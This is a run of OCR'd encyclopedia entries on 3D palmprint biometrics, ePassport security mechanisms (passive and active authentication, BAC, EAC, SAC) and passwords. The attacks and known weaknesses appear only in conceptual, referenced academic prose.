By far, current palmprint recognition methods have achieved satisfactory recognition accuracy, feature extraction, and matching speed to build a real-time biometric system. However, there are still several open problems for robust palmprint recognition. For example, the users would feel uncomfortable with the pegs on the conventional capture device, and some users believe that the surface of the capture device is unhygienic. Thus, a touchless and user-free acquisition device, which is more appealing to users, is required. Besides, several interesting directions, such as fusion with hand geometry, fingerprint, palm vein, 3D palmprint recognition, and multispectral palmprint recognition, might be promising in future research.

References

Fei L, Lu G, Jia W, Teng S, Zhang D (2018) Feature extraction methods for palmprint recognition: a survey and evaluation. IEEE Trans Syst Man Cybern Syst 49(2):346–363

[zbMATH]

Genovese A, Piuri V, Scotti F (2014) Touchless palmprint recognition systems, vol 60. Springer, Cham
[zbMATH]

Genovese A, Piuri V, Plataniotis KN, Scotti F (2019) PalmNet: Gabor-PCA convolutional networks for touchless palmprint recognition. IEEE Trans Inf Forensics Secur 14(12):3160–3174

Jain AK, Feng J (2008) Latent palmprint matching. IEEE Trans Pattern Anal Mach Intell 31(6):1032–1047
[zbMATH]

Jia W, Huang DS, Zhang D (2008) Palmprint verification based on robust line orientation code. Pattern Recogn 41(5):1504–1513
[zbMATH]

Jia W, Zhang B, Lu J, Zhu Y, Zhao Y, Zuo W, Ling H (2017) Palmprint recognition based on complete direction representation. IEEE Trans Image Process 26(9):4483–4498
[MathSciNet][zbMATH]

Kong AK, Zhang D (2004) Competitive coding scheme for palmprint verification. In: Proceedings of the 17th international conference on pattern recognition, 2004 (ICPR 2004), vol 1. IEEE, pp 520–523

Sun Z, Tan T, Wang Y, Li SZ (2005) Ordinal palmprint represention for personal identification [represention read representation]. In: 2005 IEEE computer society conference on computer vision and pattern recognition (CVPR'05), vol 1. IEEE, pp 279–284

Zhang D, Kong WK, You J, Wong M (2003) Online palmprint identification. IEEE Trans Pattern Anal Mach Intell 25(9):1041–1050
[zbMATH]

Zhang L, Li L, Yang A, Shen Y, Yang M (2017) Towards contactless palmprint recognition: a novel device, a new benchmark, and a collaborative representation based identification approach. Pattern Recogn 69: 199–212
[zbMATH]

Zhang L, Cheng Z, Shen Y, Wang D (2018) Palmprint and palmvein recognition based on DCNN and a new large-scale contactless palmvein dataset. Symmetry 10(4):78

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1502

3D Palmprint

David Zhang[11, 13] ✉ and Xu Liang[12, 13] ✉
(11) School of Data Science, The Chinese University of Hong Kong, Shenzhen, China
(12) Bio-Computing Research Center, Harbin Institute of Technology, Shenzhen, China
(13) Shenzhen Institute of Artificial Intelligence and Robotics for Society, Shenzhen, China

✉ **David Zhang (Corresponding author)**
Email: davidzhang@cuhk.edu.cn
Email: csdzhang@comp.polyu.edu

✉ **Xu Liang (Corresponding author)**
Email: xuliangcs@gmail.com
Email: sunniflyer@163.com

Synonyms


Three-dimensional palmprint

Definitions

Three-dimensional (3D) palmprint stands for the geometric information of the palmprint; it is independent with the illumination, skin color, and palm pose. In 3D palmprint biometrics, the most commonly used information is the depth information of the principal lines and wrinkles and the shape information of the palm surface.

Background

Two-dimensional (2D) palmprint biometrics has been extensively studied and applied due to its high recognition accuracy and low cost. However, 2D images are generated by projective imaging, so they are inherently sensitive to palm pose. Different palm distances and orientations will lead rotation, translation, and scale variations to the generated 2D palmprint image. Besides, after projection, it loses the valuable 3D structure information, such as the depth of the palmprint lines and the curvature distribution of the palm surface. 2D palm image also is sensitive to illumination, since it is generated through photoelectric conversion by the imaging sensor. For example, some biometric systems normally work in winter while wrongly in summer due to the violent sunlight at noon. Hence, a feature which is robust to the factors mentioned above is in need. Inspired by 3D face and 3D ear biometrics, researchers start to study 3D palmprint. Since then, 3D palmprint gains much attention. The Hong Kong Polytechnic University (PolyU) released the first 3D palmprint database. Figure 1 shows sample region of interest (ROI) images of the 2D and 3D palmprint. Since only structure information is used, 3D palmprint is insensitive to variations of the palm pose (the positions and orientations). Besides, it is more robust to illumination and palm stains than 2D palmprint. Because it is very hard to copy someone’s 3D palmprint information without his/her active cooperation, 3D palmprint also has the advantage of anti-counterfeit. Then, the problem becomes to be how to measure the 3D information and how to extract and match the 3D features.



3D Palmprint, Fig. 1 Sample palmprint images of the PolyU 3D Palmprint Database: (**a**) 2D palmprint image; (**b**) 3D palmprint image

---

Theory

Currently, the 3D measurement technologies could be grouped into five categories:


- Multi-viewpoint-based methods.
- Laser triangulation-based methods.
- Structured light-based methods.
- Ultrasound-based methods.
- Time of flight (TOF)-based methods.

Multi-viewpoint imaging is similar to the human's vision mechanism; it calculates the depth information based on parallax. After camera calibration, the imaging model could be estimated. In the cameras' coordinate system, there exists a relationship between the distance, the baseline, and the parallax. Here, the length of the baseline could be obtained by camera calibration. The problem becomes how to effectively find the parallax of the reference points (Genovese et al., 2014). The key steps for dual camera-based methods are key points detection and matching. Generally, the scale-invariant feature transform (SIFT) is utilized to find parallax. Compared with other techniques, this method does not need an auxiliary light source. So this measurement scheme has advantages of

simple and low cost. However, for the object which has fewer corners and spots, it is not very easy to obtain sufficient key points, and the SIFT algorithm also is relatively time-consuming. Laser triangulation-based measurement technique has been widely used in reverse engineering and 3D reconstruction due to its high precision. However, this kind of device is very expensive, and the linear scanning time is long. For VIVID910, which is used in Kanhangad et al. (2010), the measurement time for one 3D palmprint is about 2.5 s; the data transmission time is about 1.5 s, so the overall time is about 4 s. The ultrasound scanner-based methods (Iula et al., 2014) could capture not only the surface information but also the internal information of the subcutaneous tissues. So compared with other techniques, this method can provide more valuable information. However, the commercial ultrasound imaging system is very complex and big. It works in scanning mode, in order to obtain high-quality image, and the overall time consumed will be very long. So this kind of method has not been widely used for palmprint recognition currently. The key steps of the structured light-based methods are phase-shifting and unwrapping (Saldner and Huntley, 1997). Generally, this kind of system consists of two modules: a projector and a camera. Sometimes a reference plane is also needed. The palm should be put on the reference plane. When the palm is put stably, the projector projects series of periodic stripe patterns to the palm, so the pattern will be modulated by the depth of the palm surface. The camera captures the distorted images synchronously. Then the depth information of the palm surface can be calculated by solving the simultaneous equations. The total time cost to get a 3D palmprint image is around 2.5 s (Zhang et al., 2009). From perspectives of the hardware cost, acquisition accuracy, and acquisition time, this is a relatively good solution. The TOF imaging system consists of emitter and detector. The emitter continuously sends light pulse to the target; then, the detector receives the light reflected from the object. The phase shift can be obtained by the phase meter module. Then

the distance can be calculated according to the relationship between phase shift, flight time, and the speed of light. This technique generates 3D images in real time and transmits data through a USB 3.0 interface. The advantages of this scheme are high speed, small size, easy to integrate, and relatively low cost. The disadvantages are as follows: (1) it generates too much heat due to real-time imaging; and (2) the resolution and precision of

the captured image are low (as is shown in Fig. 2c). Generally, only the palm surface could be measured. So they are more suitable for application scenarios of human-computer interaction.



3D Palmprint, Fig. 2 3D palmprint images captured using different devices: (**a**) VIVID910 (Kanhangad et al., 2010), (**b**) the device designed by PolyU (Zhang et al., 2009), and (**c**) Intel RealSense SR300 (Liang et al., 2019)

Open Problems

As analyzed above, the 3D palmprint has many advantages against 2D palmprint. However, there still exist some problems with 3D palmprint: the resolution and precision of the obtained 3D data are low; the 3D system is expensive and complex but has not gained the corresponding increment of the recognition accuracy.

Unlike the face and ear (Samir et al., 2006; Chen and Bhanu, 2007), which have apparent shape features and large-scale depth information, palmprint consists of many fine-grained patterns such as the ridges and wrinkles. So it is much more challenging to measure the 3D palmprint. The captured 3D palmprint image also contains a lot of noise. Median and mean filters (Li et al., 2010b) and deep convolutional neural network-based methods (Tian et al., 2020) can be utilized for general denoising. However, these approaches cannot fundamentally improve the quality of the measured 3D palmprint data. Indeed, 3D structure information is independent with illumination, but all the 3D measurement techniques are based on light projecting and sensing; they need proper illumination conditions. Hence, the precision will be further decreased if the ambient light is not good

enough. Hence, the work to develop a better 3D measurement system, specialized for palmprint, is very important but still not finished.

After the 3D palmprint data is obtained, feature extraction algorithms should be conducted to obtain the discrimination information of the 3D palmprint. Currently, the most used features are mean curvature (MC), Gaussian curvature, and surface type (ST) (Li et al., 2009; Fei et al., 2020). Based on mean curvature image (MCI) and ST map, the 2D feature extraction and classification methods also can be applied to 3D palmprint recognition (Li et al., 2010a; Zhang et al., 2015). Besides the local features, some global shape-based features also are proposed, such like the maximum depth (MD), and the isoheight-based coding features (Li et al., 2011). However, the accuracy of 3D palmprint recognition is not as high as we expected (Kanhangad et al., 2010). There are two reasons: one is that the precision of the measured 3D palmprint is not very high; the other one is the 3D information also is sensitive to posture variations. Since palm is not rigid, its surface will be distorted when the finger moves. Currently, 3D palmprint data only provides coarse 3D information about the palmprint; it is a supplement to 2D palmprint. Hence, information fusion of 3D and 2D palmprint is very important to achieve high accuracy and robust systems (Zhang et al., 2010).

Summary

In this chapter, first, we described what is 3D palmprint and listed some sample images captured by different devices. Second, we listed the current 3D palmprint measurement techniques; their advantages and disadvantages also are detailly compared. Finally, the existing challenges of 3D palmprint recognition are deeply analyzed.

With too many fine-grained patterns in a small ROI, it is hard to capture high-precision 3D palmprint information. At present, the structured light-based methods with constrained capture environments can generate high-precision 3D data. Based on this, for palmprint recognition, the most usable 3D information is the coarse-grained patterns, including palm surface, principal lines, and wrinkles. Various curvature- and shape-based features, such as MCI and ST, are proposed to represent these 3D information.

The future research directions of 3D palmprint are high-precision measurement techniques to capture high-quality 3D palmprint images in

real time and high-accuracy fusion methods to effectively utilize both the 2D and 3D information.

References

Chen H, Bhanu B (2007) Human ear recognition in 3D. IEEE Trans Pattern Anal Mach Intell 29(4):718–737
[zbMATH]

Fei L, Zhang B, Jia W, Wen J, Zhang D (2020) Feature extraction for 3-D palmprint recognition: a survey. IEEE Trans Instrum Meas 69(3):645–656
[zbMATH]

Genovese A, Piuri V, Scotti F (2014) Touchless palmprint recognition systems, vol 60. Springer, Cham
[zbMATH]

Iula A, Savoia AS, Caliano G (2014) An ultrasound technique for 3D palmprint extraction. Sensors Actuators A Phys 212:18–24
[zbMATH]

Kanhangad V, Kumar A, Zhang D (2010) Contactless and pose invariant biometric identification using hand surface. IEEE Trans Image Process 20(5):1415–1424
[MathSciNet][zbMATH]

Li W, Zhang L, Zhang D (2009) Three dimensional palmprint recognition. In: 2009 IEEE International Conference on Systems, Man and Cybernetics. IEEE, pp 4847–4852
[zbMATH]

Li W, Zhang D, Zhang L, Lu G, Yan J (2010a) 3-D palmprint recognition with joint line and orientation features. IEEE Trans Syst Man Cybern Part C (Appl Rev) 41(2):274–279
[zbMATH]

Li W, Zhang L, Zhang D, Lu G, Yan J (2010b) Efficient joint 2D and 3D palmprint matching with alignment refinement. In: 2010 IEEE Computer Society Conference on Computer Vision and Pattern Recognition. IEEE, pp 795–801

Li W, Zhang D, Lu G, Luo N (2011) A novel 3-D palmprint acquisition system. IEEE Trans Syst Man Cybern Part A Syst Hum 42(2):443–452
[zbMATH]

Liang X, Zhang D, Lu G, Guo Z, Luo N (2019) A novel multicamera system for high-speed touchless palm recognition. IEEE Trans Syst Man Cybern Syst. https://doi.org/10.1109/TSMC.2019.2898684
[zbMATH]

Saldner HO, Huntley JM (1997) Temporal phase unwrapping: application to surface profiling of discontinuous objects. Appl Opt 36(13):2770–2775
[zbMATH]

Samir C, Srivastava A, Daoudi M (2006) Three-dimensional face recognition using shapes of facial curves. IEEE Trans Pattern Anal Mach Intell 28(11): 1858–1863
[zbMATH]

Tian C, Xu Y, Zuo W (2020) Image denoising using deep CNN with batch renormalization. Neural Netw 121:461–473
[zbMATH]

Zhang D, Lu G, Li W, Zhang L, Luo N (2009) Palmprint recognition using 3-D information. IEEE Trans Syst Man Cybern Part C (Appl Rev) 39(5):505–519
[zbMATH]

Zhang D, Kanhangad V, Luo N, Kumar A (2010) Robust palmprint verification using 2D and 3D features. Pattern Recogn 43(1):358–368
[zbMATH]

Zhang L, Shen Y, Li H, Lu J (2015) 3D palmprint identification using block-wise features and collaborative representation. IEEE Trans Pattern Anal Mach Intell 37(8):1730–1736
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300679

Parallelizable Message Authentication Code

PMAC

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300680

Parent/Child Chains

Sidechains

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300681

Passive Physical Attacks

Side-Channel Attacks

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_129

Passport Security

Gildas Avoine[14] ✉ and Jean-Jacques Quisquater[15] ✉
(14) INSA Rennes, Univ Rennes, IRISA, CNRS, Rennes, France
(15) ICTEAM, UCLouvain, Louvain-la-Neuve, Belgium

✉ **Gildas Avoine (Corresponding author)**
Email: gildas.avoine@irisa.fr

✉ **Jean-Jacques Quisquater**
Email: jean-jacques.quisquater@uclouvain.be

Synonyms

Biometric passport security; ePassport security;Machine readable travel document security

Definition

Passports nowadays include a contactless integrated circuit to fight against counterfeited documents. The integrated circuit contains personal data and is able to perform cryptographic operations. Passport security is the analysis of the cryptography, security, and privacy issues related to the biometric passports.


Background

The *International Civil Aviation Organization* (ICAO), an agency of the United Nations, has been working since 1968 on the development of recommendations for a standardized passport book. This early work led in

1980 to the first edition of the standard DOC 9303 that fully specifies the *Machine Readable Travel Documents* (MRTD), initially devoted to passports, then extended to visas and cards. In 1998, the ICAO initiated some work on biometric identification systems and associated means. In 2002, it released a new version of DOC 9303 (ICAO 2002), endorsed by ISO/IEC 7501, that defines passports with biometrics and contactless integrated circuit (IC), so-called *ePassport*.

Theory

An ePassport contains a contactless and batteryless IC, integrated into the back cover of the document or into an intermediate page, and displays a characteristic logo on its front cover, as shown in Fig. 1.



Passport Security, Fig. 1 Logo printed on the front cover of ePassports

The international interoperability of the ePassport requires the IC to be compliant with widely deployed standards. It is so compliant with ISO/IEC 14443 (type A or B) for the physical and communication layers and with DOC 9303 for the application layer. Information in the IC is stored in a write-protected file system defined in ISO/IEC 7816-4 — thus accessible with regular *Application Protocol Data Units* (APDU) — which includes a *Logical Data Structure* (LDS). LDS contains 19 *Data Groups*, from DG1 to DG19: DG1 ("Details recorded in the MRZ"), and DG2 ("Encoded face") are the only mandatory information; DG3 to DG16 are optional and may contain a digitalized signature, some biometrics, a public key, etc.; and DG17 to DG19 are reserved for future use. Additionally, LDS defines two special elementary files, EF.COM and EF.SOD, that respectively contain the list of the present DGs and some cryptographic material described

below. Finally, LDS defines some elementary files storing symmetric and asymmetric cryptographic keys for internal use.

The security of the ePassport is assured through several cryptographic mechanisms defined in DOC 9303. The *Passive Authentication* (PA) prevents counterfeiting of ePassports. The *Active Authentication* (AA) assures that the inspected ePassport is not a clone of a legitimate one. The *Basic Access Control* (BAC) prevents someone to get access to the content of the LDS without physically handling the document. The *Secure Messaging* (SM) protects the communication between the IC and the *Inspection System* (IS). Finally, other security mechanisms have been introduced later, including the *Extended Access Control* (EAC) that grants the access to the DGs to authorize IS only, and the *Supplemental Access Control* (SAC) that is a countermeasure to the low entropy of the BAC keys.

Passive Authentication

PA is a mandatory security mechanism whose aim is to prove that the content of EF.SOD and LDS are authentic and not modified. To assure so, EF.SOD contains the hash value of each DG present in LDS and a signature calculated by the issuing State over these values. EF.SOD is implemented as specified in RFC 3369.

The signature can be checked by IS using the *Document Signer* (DS) X.509 certificate, available from EF.SOD along with the hash values and the signature. Alternatively, the DS certificates should be available from the ICAO *Public Key Directory* (PKD).

In turn, a DS certificate can be checked using the *Country Signing CA* (CSCA) X.509 certificate. The ICAO PKD was not originally publishing the CSCA certificates (it now does so). Early versions of DOC 9303 stated that the CSCA certificates should be exchanged according to bilateral agreements between the States. Certificate revocation lists should also be exchanged through these agreements but are available from the ICAO PKD, though.

According to DOC 9303, PA should use one of the following signature schemes: RSA, DSA, and ECDSA. Those States implementing the RSA algorithm shall use RFC 3447 PKCS#1. DOC 9303 recommends to use RSASSA-PSS with modulus of minimum size 3072 bits and 2048 bits for the CSCA keys and the DS keys, respectively. Those States implementing

the DSA algorithm shall use FIPS 186-2. The minimum sizes for the moduli p and q should be 3072 and 256 bits, and 2048 and 224 bits for the CSCA keys and the DS keys, respectively. Those States implementing the ECDSA algorithm shall use X9.62 or ISO/IEC 15946. The minimum size for the base point order should be 256 bits and 224 bits for the CSCA keys and the DS keys, respectively. States should choose a hash algorithm in the following list, in accordance with the selected signature scheme: SHA-1, SHA-224, SHA-256, SHA-384, and SHA-512 (FIPS 180-2). DOC 9303 recommends to renew the CSCA keys every 3–5 years, and the DS keys every 3 months.

Active Authentication

AA is an optional security mechanism whose aim is to prove that EF.SOD belongs to the authentic ePassport, i.e., it is not a cloned one. AA is based on a two-pass challenge–response protocol as described in ISO/IEC 9796-2 Digital Signature Scheme 1. Upon reception of a nonce from IS, IC generates a second nonce and signs both of them using its signature private key stored in an internal elementary file. The information on the associated public key (SubjectPublicKeyInfo) is available in DG15, encoded as specified in RFC 3280. Note that DG15 does not contain any signed certificate because the authenticity and integrity of the public key are ensured by PA.

Like PA, AA should rely on RSA, DSA, or ECDSA. The minimum sizes of the security parameters are smaller than what is required for PA because the signature is generated on the fly by IC. Thus, in accordance with DOC 9303, the minimum sizes for the security parameters should be 1024 bits, 1024 and 160 bits, and 160 bits, respectively.

Basic Access Control

BAC assures that the ePassport is knowingly handed over while IS reads IC’s content. To do so, IS must prove its knowledge of the *Document Basic Access Keys*, which derive from the ePassport number, the date of birth of the ePassport holder, and the date of expiration of the ePassport. This information is available in the *Machine Readable Zone* (MRZ) of the ePassport, that is, the two optically readable lines of characters printed on the data page of the ePassport book. The Document Basic Access Keys are also stored in an internal elementary file of IC.

The BAC consists of a three-pass challenge-response protocol according to ISO/IEC 11770-2 Key Establishment Mechanism 6 using 2-key 3DES as block cipher. The exchanged nonces should be eight-byte long. The encryption is done using 3DES in CBC mode with zero-IV according to ISO/IEC 11568-2. A cryptographic checksum as specified in ISO/IEC 9797-1 MAC Algorithm 3 (Retail-MAC) is also calculated over and appended to the ciphertexts. It is based on DES, zero-IV, and ISO/IEC 9797-1 Padding Method 2. The encryption and MAC keys are derived from the MRZ using SHA-1 according to DOC 9303.

Secure Messaging

SM consists in encrypting the data during their transfer on the channel between IC and IS, as defined in ISO/IEC 7816-4. The mechanism also protects the sequentiality of the exchanged messages. SM relies on the same cipher and MAC algorithms than BAC. However, keys are not directly derived from the MRZ; they are generated from two nonces exchanged during the BAC. This implies that SM can only be used in conjunction with BAC.

Other Security Mechanisms

Beyond the four security mechanisms originally defined by ICAO, there exist several additional mechanisms (Avoine et al. 2016).

EAC is an improved security mechanism designed to replace BAC and AA. Its key feature is the terminal authentication with stronger keys than BAC. Although EAC is mentioned in DOC 9303, it has been defined by the German Federal Office for Information Security (BSI) in the technical report TR 3110 (BSI 2006). The European Commission decided to require the Member States to include fingerprints in ePassports, starting in June 2009, and to use EAC to protect them. Several versions exist for EAC, including EACv1 and EACv2. The EU requires EAC to manage both IC authentication (to replace AA) and terminal authentication (to eventually replace BAC).

Later on, in 2010, ICAO introduced *Supplemental Access Control* (SAC), which is based on *Password Authenticated Connection Establishment* (PACEv2). SAC is a countermeasure to the weakness of the BAC, where strong session keys are generated in spite of the low entropy of the MRZ.

Open Problems and Future Directions

The deployment of the ePassport raised numerous security and privacy concerns (Avoine et al. 2016). Very early, the communication range has been pointed out as a potential threat. While the advertised operational range of an ePassport is about 10 cm, some experiments in realistic conditions have shown that the communication between ISO/IEC 14443-compliant reader and device can be eavesdropped at a distance of a few meters (Hancke 2008). To thwart this issue, some ePassports include an electromagnetic shield in their cover, such that IC can only be read when the document book is open.

Another subject of matter is the poor design of BAC, which is optional, based on credential printed in the document book, and which relies on low entropy Document Basic Access Keys. The main cause of the latter point is that the document number – used as a seed in the generation of the keys – is commonly not assigned randomly. Several papers point out this issue and explain how to bypass BAC guessing the Document Basic Access Keys (Avoine et al. 2008; Carluccio et al. 2006; Gaurav and Karger 2005; Hoepman et al. 2006; Juels et al. 2005; Monnerat et al. 2007).

Information leakage and malicious traceability have also been shown as potential threats. As illustration, when the unique identifier of the IC is not generated randomly on the fly, it may be used to track the ePassport.

Active authentication may also leak digital evidence (Juels et al. 2005; Monnerat et al. 2007), and it has been shown that EAC also suffers from information leakage, e.g., the hash of the fingerprints can be obtained from EF.SOD without passing EAC (Chaabouni and Vaudenay 2009; Monnerat et al. 2007).

Finally, several weaknesses in the implementation of DOC 9303 have been exposed. One of the main issues was originally the deficient deployment of the CSCA certificates. Without these root certificates, ePassports can be very easily counterfeited. While ICAO originally stated that CSCAs should be exchanged following bilateral agreements and carried in diplomatic pouches, ICAO then changed its recommendation and now publishes the CSCAs on its own website.

To summarize, up to now, although several security weaknesses have been raised, no (known) practical attack succeeded in counterfeiting an ePassport, assuming all the ICAO recommendations are applied. However,

privacy problems definitely occur, and many works proved that the ePassport leaks personal information, although EAC clearly tends to improve the situation.

Cross-References

Biometrics in Border Control
RFID Security

References

Avoine G, Beaujeant A, Hernandez J, Demay L, Teuwen P (2016) A survey of security and privacy issues in ePassport protocols. ACM Comput Surv 48(3):47:1–47:37
[zbMATH]

Avoine G, Kalach K, Quisquater JJ (2008) ePassport: securing international contacts with contactless chips. In: Proceedings of financial cryptography and data security – FC'08. IFCA, Cozumel, Mexico, Lecture notes in computer science, vol 5143. Springer, pp 141–155

BSI (2006) Bundesamt für Sicherheit in der Informationstechnik, Advanced security mechanisms for machine readable travel documents – extended access control (eac) – version 1.00. Technical report, Federal Office for Information Security, Bonn, Germany, 2006

Carluccio D, Lemke-Rust K, Paar C, Sadeghi A (2006) E-passport: the global traceability or how to feel like a UPS package. In: WISA 2006, Jeju Island, pp 391–404

Chaabouni R, Vaudenay S (2009) The extended access control for machine readable travel documents. In: Proceedings of the special interest group on biometrics and electronic signatures. Lecture notes in informatics. Gesellschaft für Informatik (GI), Bonn, pp 93–103
[zbMATH]

Gaurav KC, Karger P (2005) Security and privacy issues in machine readable travel documents (MRTDs). In: Research report RC23575, IBM research division, Zurich

Hancke G (2008) Eavesdropping attacks on high-frequency RFID tokens. In: Workshop on RFID security – RFIDSec'08, Budapest

Hoepman JH, Hubbers E, Jacobs B, Oostdijk M, Schreur RW (2006) Crossing borders: security and privacy issues of the European e-passport. In: Proceedings of advances in information and computer security – IWSEC, Lecture notes in computer science, vol 4266. Springer, Heidelberg, Kyoto, pp 152–167
[zbMATH]

ICAO (2002) International Civil Aviation Organization. Doc 9303 — Machine Readable Travel Documents

Juels A, Molnar D, Wagner D (2005) Security and privacy issues in e-passports. In: Conference on security and privacy for emerging areas in communication networks – SecureComm. IEEE, Athens [zbMATH]

Monnerat J, Vaudenay S, Vuagnoux M (2007) About machine-readable travel documents. In: Workshop on RFID security – RFIDSec'07, Malaga

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_213

Password

Gerald Brose[16] ✉
(16) Hype Softwaretechnik GmbH, Bonn, Germany

✉ **Gerald Brose**
Email: gerald.brose@acm.org

Definition

A password is a secret that is presented to a verifier to prove a claim, typically during user authentication. A verifier can determine that the claimant knows the secret by comparing the password with a value he has on store. This can be the secret itself or a unique value computed from the secret, e.g., a one-way hash or a known document encrypted using the password as a key.

Theory

Passwords are a simple and convenient authentication mechanism, but can only provide limited security. More secure authentication based on cryptographic protocols and hardware is possible, but these options are typically less convenient for users and more expensive to operate.

As a secret, passwords must be protected. Storing or transmitting a password in plain text is a risk, as is writing it down on a sticky note and attaching it to a screen. Consequently, most modern systems do not store passwords in plain but store password hashes instead. When a user enters his or her password, the system computes the password's hash value and compares this with the stored hash value for the user.

Passwords are also vulnerable to interception during the actual authentication process if the connection between the terminal and the verifier software is not secure, or if the terminal itself can be manipulated, e.g., to record keystrokes. To prevent attacks on the login process that intercept passwords on the path between the terminal and the verifier, the Orange Book security criteria describe a *Trusted Path*, with which systems can provide secure communication so that users can directly communicate with the secure parts of the system.

A characteristic of passwords when compared to other secrets like encryption keys is that they are directly entered by users, e.g., at a terminal login, or when accessing protected web sites. Consequently, passwords can only be composed of characters that can by typed on a keyboard. Typical password mechanisms usually only consider the first n characters of a password, so the number of possible passwords is 95^n (with 95 printable characters). For a standard UNIX system, which considers a maximum of eight characters, this amounts to $6.6*10^{15}$ different values for passwords that are at least eight characters long. A Windows 2000 (TM) password, e.g., can be up to 127 characters long, which gives maximum of $1.4*10^{251}$ different combinations.

The actual search space for typical passwords is considerably smaller than the theoretical limit, however, because passwords need to be remembered by human users. Because arbitrary combinations of characters with no apparent meaning are hard to remember, requiring the use of such passwords would lead to users writing down their passwords. This induces the obvious risk of exposure when the recorder password is not protected, e.g., in the user's wallet. Users therefore typically choose shorter passwords using some form of mnemonics or simply familiar terms. This means that the entropy of passwords is often low, so passwords are vulnerable to guessing.

A particular kind of password guessing attacks are dictionary attacks. A dictionary attack is carried out by trying candidate passwords from a large dictionary with popular words and terms, such as movie actors, characters from cartoons or literature, animal names, computer science, astrological terms, etc. Attacks like these are simple and have proven to be very effective (Klein 1990; Feldmeier and Karn 1990).

While it is not feasible for a casual attacker to try all possible combinations of passwords of a given length, exhaustive search (also called

brute force attack) is still a possible threat when considering more dedicated and resourceful attackers. With current processing and storage technology, it is possible to precompute and store all possible password values only for a limited search space. However, only a fraction of all password values need to be stored partially when using techniques like hash chains or rainbow tables, which require only the relevant missing values to be recomputed at attack time. This approach permits very effective brute force attacks on password security.

